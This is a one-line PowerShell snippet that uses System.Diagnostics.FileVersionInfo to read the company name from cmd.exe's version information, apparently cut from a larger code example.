[System.Diagnostics.FileVersionInfo]::GetVersionInfo("cmd.exe").CompanyName
```